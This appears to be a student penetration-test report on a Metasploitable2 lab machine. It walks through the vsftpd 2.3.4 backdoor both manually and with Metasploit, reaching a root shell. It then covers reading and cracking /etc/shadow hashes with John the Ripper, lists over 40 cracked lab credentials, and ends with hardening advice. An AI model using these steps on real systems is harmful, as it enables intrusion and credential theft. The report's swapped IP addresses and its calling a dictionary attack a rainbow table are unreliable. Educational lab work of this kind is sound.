

# Penetration Test Report

Prepared for Hotel Dorsey



**Name: Susan Reeves**

**Team Number: 4**

**Student Number: 4**

## Introduction

A system scan was completed by Haverbrook Security Lab for Hotel Dorsey on 12 April 2022, and showed significant vulnerabilities on the company's Linux system (10.4.4.100), which resulted in Hotel Dorsey appending our existing contract to conduct penetration testing on the system to validate our findings, report those findings, and make recommendations to the company to completely remove those vulnerabilities and include additional recommendations to improve the overall security posture of Hotel Dorsey.

The testing was done using a Kali Linux (10.4.4.50) attack machine on the previously scanned Linux (10.4.4.100) target machine. Kali Linux is a Linux distribution designed specifically for penetration testing. These machines come loaded with many tools to assist in penetration testing. The system scan report primarily used tools for port scanning and vulnerability assessment. Zenmap, a graphical user interface form of the Linux nmap utility, was used for scanning ports on the target machine to discover which ports were open as well as what services and versions were associated with those open ports. To perform the in-depth vulnerability assessment the Open Vulnerability Assessment System (OpenVAS) was employed. This revealed numerous critical potential vulnerabilities, and the need to conduct further analysis to include a full penetration test.

Haverbrook Security Lab has gained the explicit permission of Hotel Dorsey to conduct penetration testing with Kali Linux and its available tools on the Linux target machine (10.4.4.50). The following report details the steps and tools used to break into the Metasploitable2 Linux (10.4.4.100) target machine using a Metasploit module found for one of the vulnerabilities discovered in the system scan previously conducted. After successfully executing the exploit and exfiltrating the usernames and encrypted passwords, a brute-force attack was performed with Johnny, the graphical user interface version of John the Ripper, to reveal the plaintext passwords for the usernames.

## Target

The target for this penetration testing portion is for Port 21 on the Linux Metasploitable2 (10.4.4.100) machine. The attack machine (10.4.4.5) is Kali Linux. The Internet Assigned Numbers Authority (IANA) maintains a full list of port numbers and protocols associated to them. Below is an Nmap scan performed on the target Linux machine (10.4.4.100) with the Kali Linux attack machine (10.4.4.50) showing the open ports accepting TCP connections and the services using them. The table that follows it gives a detailed explanation for the ports and their functions.

	Hostname	IP Address	MAC Address
<b>Target Machine</b>	Metasploitable2 Linux	10.4.4.100	00:0C:29:06:47:0E (VMware)
<b>Attack Machine</b>	Kali Linux	10.4.4.50	




Figure 1 : Zenmap scan results for Linux target machine (10.4.4.100).

**Nmap 7.70****Nmap scan report for 10.4.4.50**

PORT	SERVICE	FUNCTION
<b>21</b>	File Transfer Protocol (FTP)	File Transfer. Method for transferring files. Access to files can be protected by requiring usernames and passwords. This service allows for dissimilar operating systems to exchange files.
<b>22</b>	Secure Shell (SSH)	Network Management. SSH allows for secure interactive control of remote systems by using RSA public key cryptography for both connection and authentication. It is more secure than Telnet, a similar network management protocol.
<b>23</b>	Remote Terminal Emulation (Telnet)	Network Management. Telnet allows a computer to remotely access another system in the network. Was once widely used for remote management tasks but is rarely used anymore.
<b>25</b>	Simple Mail Transfer Protocol (SMTP)	Email. Protocol used to route email through the internet. It is used between mail servers, all email clients to send mail, and by some email client programs, like Microsoft Outlook, to receive mail from an exchange server.
<b>53</b>	Domain Name System (DNS)	Network Service. DNS is a distributed system service throughout the internet that provides address and name resolution.
<b>80</b>	Hypertext Transfer Protocol (HTTP)	Web Service. An information requesting and responding protocol. Internet browsers and servers use HTTP to exchange files over the internet.
<b>111</b>	rpcbind	Linux utility. Maps universal addresses to Remote Procedure Call (RPC) programs.
<b>139</b>	netbios-ssn	NETBIOS Session Service. Windows machines and other systems running Server Message Blocks (Samba) (SMB) use this service to make TCP connections that form "NetBIOS Sessions" to allow for file sharing.
<b>445</b>	microsoft-ds	Microsoft Directory Services. Replaces the original Windows NetBIOS trio of ports (137-139). It is the preferred port for Windows file sharing.
<b>512</b>	exec	Remote Process Execution. Protocol used to run a program on a remote server as if it was being run on the local machine.
<b>513</b>	login	Remote login via Telnet. An older service for remote administration that was used by Linux machines. Because of security concerns this service has been replaced by slogin and the ssh.
<b>514</b>	shell	Remote Shell. A legacy service that allows for remote connection and control of a server.
<b>1099</b>	rmiregistry	RMI Registry. Houses a directory of available services between Java Virtual Machines.
<b>1524</b>	ingreslock	Database Application. Service used to lock parts of an Ingres database.
<b>2049</b>	nfs	Network File System. Allows for remote file system access.

<b>3306</b>	mysql	Database Application. MySQL database server connections. Used to connect with MySQL clients and utilities.
<b>5432</b>	postgresql	PostgreSQL Database Application. PostgreSQL is an open-source object-relational database system that uses and expands upon the SQL language.
<b>6667</b>	irc	Internet Relay Chat. A teleconferencing system that uses a server to provide connections so that clients can communicate with each other via text.
<b>8009</b>	ajp13	Apache JServ Protocol. An enhanced and optimized version of the HTTP protocol that allows the Apache web server to talk to Tomcat for pure Java applications.
<b>8180</b>	unknown	services are "unknown" because they are not listed in <code>nmap's services</code> file, nmap uses that to map port numbers to services.

*Table 1 : Linux target machine (10.4.4.50) open ports, services, and their functions.*

The most critical vulnerability found relates to File Transfer Protocol (FTP). FTP is one of the oldest internet protocols. FTP servers open port 21 by default and listen for incoming client connections. FTP clients connect to port 21 on the remote FTP server to initiate file transfers. Open FTP servers are an ideal target for attackers. Data traversing this port is transmitted in plaintext and unencrypted. Using port 21 FTP exposes sensitive information and network credentials. Hotel Dorsey's FTP server also allows for anonymous connections. Meaning that they will accept any files uploaded anonymously from remote connections. Simply by entering the username anonymous and any password anyone can currently upload files to Hotel Dorsey's shared file system. However, during testing we were able to validate an even more critical vulnerability with the FTP server on port 21. [1]

## Vulnerability

The system scan discovered that port 21 is running a corrupted version of vsftpd ("very secure file transfer protocol daemon") that has a hard-coded backdoor in the software code. The backdoor was identified and quickly removed, but during that time many people downloaded and installed the backdoored version of VSFTPD. The backdoor is accessed simply by putting a smiley face character combination at the end of any username entered, valid or not, when connecting to port 21 remotely. The password can be any password, valid or not, as well. This then establishes a bind shell listener on port 6200. This can be accomplished easily from the command line manually on an attack machine or, even more easily, by using Metasploit module for VSFTPD. [2] The module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. [3]

## Manually

From the Kali Linux (10.4.4.50) attack machine command line enter each command separately;

```
telnet 10.4.4.100 21
USER user:)
```

PASS pass

Escape or wait for a few seconds and continue entering the next set of commands.

nmap -p 6200 10.4.4.100

telnet 10.4.4.100 6200

whoami

Root level access achieved, and a command shell is opened.

## Metasploit

From the Kali Linux (10.4.4.50) attack machine command line enter each command separately;

msfconsole

search vsftpd


use exploit/unix/ftp/vsftpd\_234\_backdoor

show options

set RHOST 10.4.4.100

exploit

Root level access achieved, and a command shell session is opened.



```
File Edit View Search Terminal Help
RHOST => 10.4.4.100
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.4.4.100:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.4.4.100:21 - USER: 331 Please specify the password.
[+] 10.4.4.100:21 - Backdoor service has been spawned, handling...
[+] 10.4.4.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.4.4.50:45345 -> 10.4.4.100:6200) at 2022-05-05 20:13:00 -0400

pwd
/
whoami
root
ls -l
total 161
drwxr-xr-x  2 root root 4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root   11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13620 May  4 18:37 dev
drwxr-xr-x 118 root root 4096 May  4 18:37 etc
drwxr-xr-x  6 root root 4096 Apr 16 2010 home
drwxr-xr-x  2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 14 root root 4096 Feb  1 2015 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x  4 root root 4096 May  4 18:37 media
drwxr-xr-x  3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 54849 May  4 18:37 nohup.out
drwxr-xr-x  2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 134 root root   0 May  4 18:37 proc
drwxrwxrwx  8 root root 4096 Oct 22 2020 redteam1
```

Figure 2: Root level access attained. Command shell session 1 opened at 2022-05-05 20:13 using Metasploit VSFTPD module. Showing /root directory files.

These attacks on vsftpd 2.3.4 work by triggering a malicious function within the software code when specific bytes are sent on port 21. When successfully executed it results in a backdoor being opened on port 6200. Prior to exploiting this vulnerability, nmap was used to scan port 6200 specifically and showed that the port was closed. It also did not appear in the original system scan conducted for the company. After running the Metasploit module, the nmap scan shows that the port is now open.

Using the netcat utility a remote connection is made from the Kali Linux (10.4.4.100) attack machine and the target Linux (10.4.4.50) machine via the newly opened port 6200. The exploit opens a command shell on the target Linux machine (10.4.4.100). Using the getuid command reveals that the attacker now has root level access. This gives the attacker the ability to then read, write, or remove any files on the system, perform operations as any user, change system configuration, install and remove software, add and modify user accounts, ect. In short, they can now do anything. [4]

## Data Exfiltration

The end goal of any exploitation process is to gain root level access on a target system and then perform post exploitation activities on the machine. This includes maintaining a persistent presence on the system and exfiltrating data. Now, with root level access on the Linux target machine (10.4.4.50), an attacker can access a command shell under the root account. This level of access allows an attacker the ability to obtain the usernames along with their hashed passwords.




Figure 3 Johnny performing brute force attack credentials and hashed passwords found on the target Linux machine.

There are free, open-source tools widely available to crack encrypted passwords. One such tool is John the Ripper. For this part of the test, we used Johnny, the graphical user interface version of the John the Ripper program. With root access, an attacker can read the contents of the /etc/passwd and /etc/shadow files. This is how an attacker can obtain the user list and their hashed passwords. Both

results are saved as text files to the Kali Linux machine. Using the unshadow utility, both files are combined to get each username matched to their respective hashed password. Johnny was used to open the new combined file, and with the unshadow command the program begins the work of decrypting the users' passwords using brute-force. During the cracking process, John the Ripper uses a rainbow table approach where it takes words from an in-built dictionary that comes with it. It then compiles the variations of that dictionary and compares the hashed password to what is in the password file trying to find a match. This is repeated until a match is found. [5]

Using Johnny over 40 passwords were cracked on the target Linux machine (10.4.4.100), Metasploitable2. These include the root account and administration accounts in addition to standard user accounts. The exfiltrated usernames and passwords are shown below in the format "username,password."

root,msfadmin	redteam2student2,2b	redteam3student4,3d	redteam5student3,5c
msfadmin,msfadmin	redteam2student3,2c	redteam3student5,3e	redteam5student4,5d
user,user	redteam2student4,2d	redteam3student6,3f	redteam5student5,5e
service,service	redteam2student5,2e	redteam4student1,4a	redteam5student6,5f
redteam1student1,1a	klog,123456789	redteam4student2,4b	redteam6student1,6a
redteam1student2,1b	postgres,postgres	redteam4student3,4c	redteam6student2,6b
redteam1student3,1c	sys,batman	redteam4student4,4d	redteam6student3,6c
redteam1student4,1d	redteam2student6,2f	redteam4student5,4e	redteam6student4,6d
redteam1student5,1e	redteam3student1,3a	redteam4student6,4f	redteam6student5,6e
redteam1student6,1f	redteam3student2,3b	redteam5student1,5a	redteam6student6,6f
redteam2student1,2a	redteam3student3,3c	redteam5student2,5b	

## Recommendations

As for the backdoor that can be created with the Metasploit module – the vendor has an updated and secure version available for download. Immediately, download the updated version, and restart the service to make these changes as soon as possible.

In general, for more secure transmission that encrypts the username, password, and contents, it is recommended that FTP is replaced with SSH File Transfer Protocol. Port 21 is an inherently insecure port. If using the FTP service is a requirement, then it should be assigned to a different port. This will at least make it more difficult for an attacker to gain access.

Amendments to the vsftpd configuration file (vsftpd.conf) can and should be made to increase security. By doing so, when the system is scanned, it will no longer show the service version. Another layer of security for FTP is to restrict the IP addresses allowed to connect to the server and deny all others.

Disabling the anonymous logon is highly recommended. If you must run an FTP server for anonymous file acceptance, be sure to create a separate "incoming" directory for the receipt of submitted files. Make certain that that the contents of that incoming directory are not available for outgoing download without the explicit movement of the file into an outgoing directory.

Finally, to increase the overall security of Hotel Dorsey systems, it is highly recommended to develop a stronger password policy. During the data exfiltration phase 44 passwords were captured and stored. Many of these passwords only had to characters and other accounts were using default vendor passwords. Below is a list of general password policy recommendations that are based on global industry guidelines. [6]

### Strong Password Policy Recommendations

- Use longer and more complex passwords. A password policy with a minimum of 12 characters with requirements for at least one number, a special symbol, and a combination of upper and lower case letters.
- Do not reuse passwords
- Do not use personal information such as names, birthdays, phone numbers, or other personal details in passwords.
- Change passwords in the event of a compromise.
- Check passwords against a list of common used, expected, or compromised passwords.
- Never text, email, or write down passwords.
- Avoid password recycling
- Establish password audits

## References

- [1] A. CyberArms, "Metasploitable 2 Part 4: Cracking Linux Passwords and Pentesting with Grep," *CYBER ARMS - Computer Security*, Aug. 11, 2012.  
<https://cyberarms.wordpress.com/2012/08/11/metasploitable-2-part-4-cracking-linux-passwords-and-pentesting-with-grep/> (accessed May 06, 2022).
- [2] "Validating a Vulnerability | Metasploit Documentation," *docs.rapid7.com*.  
<https://docs.rapid7.com/metasploit/validating-a-vulnerability> (accessed May 06, 2022).



- [3] Vigil@nce, "Error," *Vigil@nce*. <https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805>. (accessed May 06, 2022).
- [4] "Password Cracking with John the Ripper," *Engineering Education (EngEd) Program | Section*. <https://www.section.io/engineering-education/password-cracking-with-john-the-ripper/#prerequisites> (accessed May 06, 2022).
- [5] Jithukrishnan, "Top 10 password policy recommendations for system administrators in 2021," *Securden*. <https://www.securden.com/blog/top-10-password-policies.html>